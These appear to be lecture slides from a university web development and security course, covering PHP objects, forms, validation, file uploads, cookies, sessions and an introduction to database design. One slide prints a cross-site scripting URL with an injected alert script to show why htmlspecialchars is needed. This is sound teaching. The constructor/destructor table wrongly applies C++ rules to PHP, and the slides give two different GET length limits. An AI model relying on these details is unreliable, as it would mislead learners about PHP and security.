- Functions makes it easier to eliminate the errors
- Functions can be reused in other application


Object Oriented Programming (OOP)

Object-oriented programming (OOP) is a programming paradigm that represents concepts as "objects" that have **data fields** (attributes that describe the object) and associated procedures known as **methods**.

Objects, which are usually instances of classes, are used to interact with one another to design applications and computer programs.

Objects in PHP

- A class represents an **Object**, with associated methods and variables
- To do something, we need to use the class
- Every object has its own local scope; \$puppy1 and \$puppy2 are entirely independent.
- The main power of classes is the inheritance; parent and child



- Child classes “inherit” all the methods and variables of the parent class
- Child classes can have their own methods and variables as well
- An object can also be destroyed using an **unset()** function

Object in PHP

```
<?php  
  
class dog {  
  
    public $name;  
  
    public function bark() {  
  
        echo 'Woof!';  
  
    }  
  
}  
  
?<>  
  
class dog {  
    // defines the name of the class  
  
    public $name;  
    //define an object attribute (variable), the dog's name  
  
    public function bark() {  
        echo 'Woof!';  
    }  
    //define an object action (function), the dog's bark  
  
}  
// end the class definition
```

Object in PHP

- Class:
 - Defines the abstract characteristics of a thing (object), including the thing's characteristics (its attributes, fields, or properties) and the thing's behaviors (the things it can do, or methods, operations, or features). For example “**dog**” in the above example
- Object:
 - Also refers as instance
 - The **Object** is the actual object created at runtime. In the above example, **\$name** is defined as the objects variable
 - The **object** consists of state and the behavior that is defined in the object's class
- Method:
 - It is an object's abilities
 - Methods are similar to verbs
 - In the above example “**bark**” is the method of the class dog

Object - \$this

If you need to use the class variables within any class actions, use the special variable **\$this**. **\$this** refers to current object and can only be available inside the methods

```
<body>
<?php
    class Fruit {
        // Properties
        public $name;
        public $color;
        // Methods
        function setName($name) {
            $this->name = $name;
        }
        function getName() {
            return $this->name;
        }
        function setColor($color) {
            $this->color = $color;
        }
        function getColor() {
            return $this->color;
        }
    }
    $apple = new Fruit();
    $apple->setName('Apple');
    $apple->setColor('Red');
    echo "Name: " . $apple->getName();
    echo "<br>";
    echo "Color: " . $apple->getColor();
?
</body>
```

Object - Example

```
<body>
<?php
    class Person {
        public $fullname = false;
        public $givenname = false;
        public $familyname = false;
        public $room = false;
        function getName() {
            if ( $this->fullname !== false ) return $this->fullname;
            if ( $this->familyname !== false && $this->givenname !== false ) {
                return $this->givenname . ' ' . $this->familyname;
            }
            return false;
        }
    }
    $chuck = new Person();
    $chuck->fullname = "Adam Johnson";
    $chuck->room = "4429NQ";
    $colleen = new Person();
    $colleen->familyname = 'Holmes';
    $colleen->givenname = 'Ryan';
    $colleen->room = '3439NQ';
    print $chuck->getName() . "\n <br><br>";
    print $colleen->getName() . "\n";
    ?>
</body>
</html>
```

Adam Johnson

Ryan Holmes



UNSW
CANBERRA

Constructor

- When creating a new object, you can pass a list of arguments to the class being called.
- These are passed to a special method within the class, called the *constructor*, which initializes various properties.
- If you create a `__construct()` function, PHP will automatically call this function when you create an object from a class.
- Construct function starts with two underscores (`__`)
- Constructor saves from calling `setName()`

```
<html>
  <body>
    <?php
      class Fruit {
        public $name;
        public $color;
        function __construct($name) {
          $this->name = $name;
        }
        function getName() {
          return $this->name;
        }
      }

      $apple = new Fruit("Apple");
      echo $apple->getName();
    ?>
  </body>
</html>
```

Destructor

- The destructor can release a connection to database or other resources that is reserved within the class
- Destructor is created by using two underscores __destruct
- When a destructor function is created, PHP will call this function at the end of script
- Destructors give chance to objects to free up memory allocation , so that enough space is available for new objects or free up resources for other tasks.
- Destructor and Constructor reduces the amount of code

```
<!DOCTYPE html>
<html>
  <body>
    <?php
    class Fruit {
      public $name;
      public $color;
      function __construct($name) {
        $this->name = $name;
      }
      function __destruct() {
        echo "The fruit is {$this-
>name}." ;
      }
    }
    $apple = new Fruit("Apple");
    ?>
  </body>
</html>
```

Difference between Constructor and Destructor

Constructors	Destructors
Accepts one or more arguments.	No arguments are passed. Its void.
function name is _construct().	function name is _destruct()
It has same name as the class.	It has same name as the class with prefix ~tilde.
Constructor is involved automatically when the object is created.	Destructor is involved automatically when the object is destroyed.
Used to initialize the instance of a class.	Used to de-initialize objects already existing to free up memory for new accommodation.
Used to initialize data members of class.	Used to make the object perform some task before it is destroyed.
Constructors can be overloaded.	Destructors cannot be overloaded.
It is called each time a class is instantiated or object is created.	It is called automatically at the time of object deletion .
Allocates memory.	It deallocates memory.
Multiple constructors can exist in a class.	Only one Destructor can exist in a class.

PHP Forms

- The PHP `$_GET` and `$_POST` variables are used to retrieve information from forms, like user input.
- The most important thing to notice when dealing with HTML forms and PHP is that any form element in an HTML page will automatically be available to your PHP scripts.

```
<html>
  <body>
    <form action="welcome.php" method="post">
      Name: <input type="text" name="name" />
      Age: <input type="text" name="age" />
      <input type="submit" />
    </form>
  </body>
</html>
```

Name: Age:

```
<?php
echo "Welcome ".$_POST["name"]."<br>";
echo "Your age is:". $_POST["age"];
?>
```


Welcome Jack
Your age is:18

PHP Forms

\$_GET Variable

- The \$_GET variable is an array of variable names and values sent by the HTTP GET method.
- The \$_GET variable is used to collect values from a form with method="get".
- Information sent from a form with the GET method is visible to everyone (it will be displayed in the browser's address bar) and it has limits on the amount of information to send (max. 100 characters).
- When the user clicks the "Submit" button, the URL sent could look something like this: <http://www-int.com/welcome.php?name=Peter&age=3>
- It is easier for a hacker to get information while using GET method
- GET method is not secure method and should not be used with passwords and sensitive information

```
<html>
  <body>
    <form action="welcome.php" method="get">
      Name: <input type="text" name="name" />
      Age: <input type="text" name="age" />
      <input type="submit" />
    </form>
  </body>
</html>
```



localhost/lecture6/form1.php

Name: Reza Age: 41 Submit

localhost/lecture6/welcome.php?name=Reza&age=41

Welcome Reza
Your age is:41

GET vs POST

- Both GET and POST create an array to hold key/value pairs
- Keys are the names of the form controls and values are the input data from the user
- `$_GET` is an array of variables passed to the current script via the URL parameters
 - Form data is visible to everyone
 - It is possible to bookmark the page
 - The limitation is about 2000 characters
 - May be used for sending non-sensitive data (no passwords)
- `$_POST` is an array of variables passed to the current script via the HTTP POST method
 - Information is invisible to everyone
 - No limits
 - Supports advanced functionality such as multi-part binary input while uploading files to server

Form Validation

Rules:

- Name: Required. + Must only contain letters and whitespace
- E-mail: Required. + Must contain a valid email address (with @ and .)
- Website: Optional. If present, it must contain a valid URL
- Comment: Optional. Multi-line input field (textarea)
- Gender: Required. Must select one

PHP Form Validation Example

Name:

E-mail:

Website:

Comment:

Gender: Female Male Other

Your Input:

Form Validation - Form

Will be explained later

```
<form method="post" action=<?php echo htmlspecialchars($_SERVER["PHP_SELF"]);?>>
    Name: <input type="text" name="name" value=<?php echo $name;?>>
    <span class="error">* <?php echo $nameErr;?></span>
    <br><br>
    E-mail: <input type="text" name="email" value=<?php echo $email;?>>
    <span class="error">* <?php echo $emailErr;?></span>
    <br><br>
    Website: <input type="text" name="website" value=<?php echo $website;?>>
    <span class="error"><?php echo $websiteErr;?></span>
    <br><br>
    Comment: <textarea name="comment" rows="5" cols="40"><?php echo $comment;?></textarea>
    <br><br>
    Gender:
    <input type="radio" name="gender" <?php if (isset($gender) && $gender=="female") echo "checked";?>
        value="female">Female
    <input type="radio" name="gender" <?php if (isset($gender) && $gender=="male") echo "checked";?>
        value="male">Male
    <input type="radio" name="gender" <?php if (isset($gender) && $gender=="other") echo "checked";?>
        value="other">Other
    <span class="error">* <?php echo $genderErr;?></span>
```

Form Validation - Name

Regular expression

```
if (empty($_POST["name"])) {  
    $nameErr = "Name is required";  
} else {  
    $name = test_input($_POST["name"]);  
    // check if name only contains letters and whitespace  
    if (!preg_match("/^[a-zA-Z-' ]*$/",$name)) {  
        $nameErr = "Only letters and white space allowed";  
    }  
}  
  
function test_input($data) {  
    $data = trim($data);  
    $data = stripslashes($data);  
    $data = htmlspecialchars($data);  
    return $data;  
}
```

Form Validation - Email

Built-in filter for validation emails

```
if (empty($_POST["email"])) {  
    $emailErr = "Email is required";  
}  
else {  
    $email = test_input($_POST["email"]);  
    // check if e-mail address is well-formed  
    if (!filter_var($email, FILTER_VALIDATE_EMAIL)) {  
        $emailErr = "Invalid email format";  
    }  
}
```

Form Validation - Website

Regular expression

```
if (empty($_POST["website"])) {  
  
    $website = "";  
  
} else {  
  
    $website = test_input($_POST["website"]);  
  
    // check if URL address syntax is valid (this regular expression also  
    // allows dashes in the URL)  
  
    if (!preg_match("/\b(?:https?|ftp):\/\/|www\.)[-a-z0-  
9+@\#\%?=~_|!:,.;]*[-a-z0-9+@\#\%?=~_|]/i", $website)) {  
  
        $websiteErr = "Invalid URL";  
  
    }  
}
```

htmlspecialchars() function

The htmlspecialchars() function converts some predefined characters to HTML entities.

The predefined characters are:

- & (ampersand) becomes &
- " (double quote) becomes "
- ' (single quote) becomes '
- < (less than) becomes <
- > (greater than) becomes >

This prevents attackers from exploiting the code by injecting HTML or Javascript code (Cross-site Scripting attacks) in forms.


Form Security

If we don't use htmlspecialchars

```
<form method="post" action="<?php echo $_SERVER["PHP_SELF"];?>">
```

Hackers can inject script codes through the URL:

[http://localhost/lecture6/validatingforms.php/%22%3E%3Cscript%3Ealert\('hacked'\)%3C/script%3E](http://localhost/lecture6/validatingforms.php/%22%3E%3Cscript%3Ealert('hacked')%3C/script%3E)



Including other files

menu.php

```
1 <?php
2     echo '<a href="https://www.unsw.edu.au/">Main Page</a> -
3     <a href="https://moodle.telt.unsw.edu.au/">Moodle</a> -
4     <a href="https://www.library.unsw.edu.au/">Library</a>'
5
6 ?>
7
8
```

include.php

```
1 <!DOCTYPE html>
2 <html>
3     <body>
4         <div class="menu">
5             <?php include 'menu.php';?>
6         </div>
7         <h1>Welcome to my UNSW page!</h1>
8         <p>This file includes another PHP file</p>
9         <p>Enjoy it!</p>
10        </body>
11    </html>
```

[Main Page](https://www.unsw.edu.au/) - [Moodle](https://moodle.telt.unsw.edu.au/) - [Library](https://www.library.unsw.edu.au/)

Welcome to my UNSW page!

This file includes another PHP file

Enjoy it!

File Handling

- Reading a file:

```
echo readfile("readme.txt");//or  
  
$file = fopen("readme.txt", "r") or die("Unable to open file!");  
echo fread($file,filesize("readme.txt"));  
fclose($file);
```

- Create a file

```
$file = fopen("test.txt", "w"); // Use a for append
```

- Writing to a file

```
$txt = "ZEIT3119\n";  
fwrite($file, $txt);  
$txt = "UNSW\n";  
fwrite($file, $txt);  
fclose($file);
```

- Deleting a file

```
unlink("test.txt");
```

Uploading Files

- Set the file_uploads directive on in "php.ini " (file_uploads = On)
- Create uploads folder under the current folder of your file

```
<!DOCTYPE html>
<html>
  <body>
    <form action="upload.php" method="post" enctype="multipart/form-data">
      Select image to upload:
      <input type="file" name="fileToUpload" id="fileToUpload">
      <input type="submit" value="Upload Image" name="submit">
    </form>
  </body>
</html>
```

```
<?php
$target_dir = "uploads/";
$target_file = $target_dir .
basename($_FILES["fileToUpload"]["name"]);
$uploadOk = 1;
$imageFileType =
strtolower(pathinfo($target_file,PATHINFO_EXTENSION));

// Check if image file is a actual image or fake image
if(isset($_POST["submit"])) {
    $check =
getimagesize($_FILES["fileToUpload"]["tmp_name"]);
    if($check !== false) {
        echo "File is an image - " . $check["mime"] . ".";
        $uploadOk = 1;
    } else {
        echo "File is not an image.";
        $uploadOk = 0;
    }
}

// Check if file already exists
if (file_exists($target_file)) {
    echo "Sorry, file already exists.";
    $uploadOk = 0;
}

// Check file size
if ($_FILES["fileToUpload"]["size"] > 500000) {
    echo "Sorry, your file is too large.";
    $uploadOk = 0;
}

// Allow certain file formats
if($imageFileType != "jpg" && $imageFileType != "png" &&
$imageFileType != "jpeg"
&& $imageFileType != "gif" ) {
    echo "Sorry, only JPG, JPEG, PNG & GIF files are
allowed.";
    $uploadOk = 0;
}

// Check if $uploadOk is set to 0 by an error
if ($uploadOk == 0) {
    echo "Sorry, your file was not uploaded.";
    // if everything is ok, try to upload file
} else {
    if
(move_uploaded_file($_FILES["fileToUpload"]["tmp_name"],
$target_file)) {
        echo "The file ". htmlspecialchars( basename(
$_FILES["fileToUpload"]["name"])). " has been uploaded.";
    } else {
        echo "Sorry, there was an error uploading your file.";
    }
}
?>
```



PHP Cookies

```
<?php
    $cookie_name = "user";
    $cookie_value = "Reza";
    setcookie($cookie_name, $cookie_value, time() + (86400 * 30), "/");
// 86400 = 1 day
?>
<html>
    <body>
        <?php
            if(!isset($_COOKIE[$cookie_name])) {
                echo "Cookie named '" . $cookie_name . "' is not set!";
            } else {
                echo "Cookie '" . $cookie_name . "' is set!<br>";
                echo "Value is: " . $_COOKIE[$cookie_name];
            }
        ?>
    </body>
</html>
```

PHP Session

```
<?php
    session_start();
?>
<!DOCTYPE html>
<html>
<body>
    <?php
        $_SESSION["favcolor"] = "green";
        $_SESSION["favanimal"] = "cat";
        echo "Session variables are set.";
    ?>
</body>
</html>
```

```
<?php
session_start();
?>
<!DOCTYPE html>
<html>
    <body>
        <?php
            echo "Favorite color is " .
$_SESSION["favcolor"] . ".<br>";
            echo "Favorite animal is " .
$_SESSION["favanimal"] . ".";
        ?>
    </body>
</html>
```

This is not a browser session, i.e., the data is stored on the server about user's session. When the browser is closed the data is wiped off.

Final Note

- Project 1 deliverables D3 and D4 are due Friday, 7th April 2023 23h59.
- Two links for submissions:
 - D3: User Evaluation and Individual Reflection
 - D4: Final Project Code (zip file), Group Report (PDF or MS Word), and GitHub Repository
 - Make sure your GitHub repository for Project 1 is either public or shared with me (rezarafeh)



[Individual Report Submission](#)



[Project 1 Group Submission](#)

Relational Databases

Integration of PHP and MySQL

Web Development and Security (ZEIT3119)

Week 7

Dr. Reza Rafeh

Revision

What are the common uses of PHP?

- PHP can generate dynamic page content
- PHP can create, open, read, write, delete, and close files on the server
- PHP can collect form data
- PHP can send and receive cookies
- PHP can add, delete, modify data in your database
- PHP can be used to control user-access
- PHP can encrypt data
- It is embedded in HTML files but all the PHP tags are replaced by the server before anything is sent to the web browser

Revision

What is the difference between static and dynamic pages?

Static Page

- In static websites, content can't be changed after running the script
- You cannot change anything in the site as it is predefined
- Example: Wikipedia

Dynamic Page

- Content of script can be changed at the run time
- Its content is regenerated every time a user visits or reloads.
- Example: E-bay, Amazon, Netflix, shopping website.

Revision

PHP forms

GET vs POST

- `$_GET` is an array of variable names and values sent by the HTTP GET method via the URL parameters.
 - Form data is visible to everyone
 - It is possible to bookmark the page
 - The limitation is about 2000 characters
 - May be used for sending non-sensitive data (no passwords)
- `$_POST` is an array of variables passed to the current script via the HTTP POST method
 - Information is invisible to everyone
 - No limits
 - Supports advanced functionality such as multi-part binary input while uploading files to server

Outline

- Data Modelling (Slides 6-11)
- Relational Databases and SQL (Slides 12-39)
- MySQL (Slides 40-59)
- Integrating PHP and MySQL (Slides 60-71)

Database Design

Before creating and using a database, we need to design it.

We need to consider

- What tables, keys, and constraints are needed?
- What is the database going to be used for?

Conceptual design

- Build a model independent of the choice of DBMS

Logical design

- Create the database in a given DBMS

Physical design

- How the database is stored on hardware

Entity/Relationship Modelling

E/R Modelling is used for conceptual design

- Entities - objects or items of interest
- Attributes - facts about, or properties of, an entity
- Relationships - links between entities


Example

In a University database we may have entities for Students, Modules and Lecturers. Students may have attributes such as their ID, Name, and Course, and can have relationships with Modules (enrolment) and Lecturers (tutor/tutee)

Entity/Relationship Diagrams

E/R Models are often represented as E/R diagrams that

- Give a conceptual view of the database
- Are independent of the choice of DBMS
- Can identify some problems in a design



Entities



Entities represent objects or things of interest

- Physical things like students, lecturers, employees, products
- More abstract things like modules, orders, courses, projects


Entities have

- A general type or class, such as Lecturer or Module
- Instances of that particular type, such as Reza Rafeh, Anne Smith are instances of Lecturer
- Attributes (such as name, email address)

ERD – Different Notations



Logical Design



SQL (Structured Query Language)

SQL is not a programming language, but rather a data sublanguage.

SQL is comprised of

- A data definition language (DDL)
 - Used to define database structures
- A data manipulation language (DML)
 - Data definition and updating
 - Data retrieval (Queries)

SQL for Data Definition

The SQL data definition statements include:

- CREATE
 - To create database objects
- ALTER
 - To modify the structure and/or characteristics of database objects
- DROP
 - To delete database objects
- TRUNCATE
 - To delete table data while keeping structure

SQL for Data Definition: CREATE

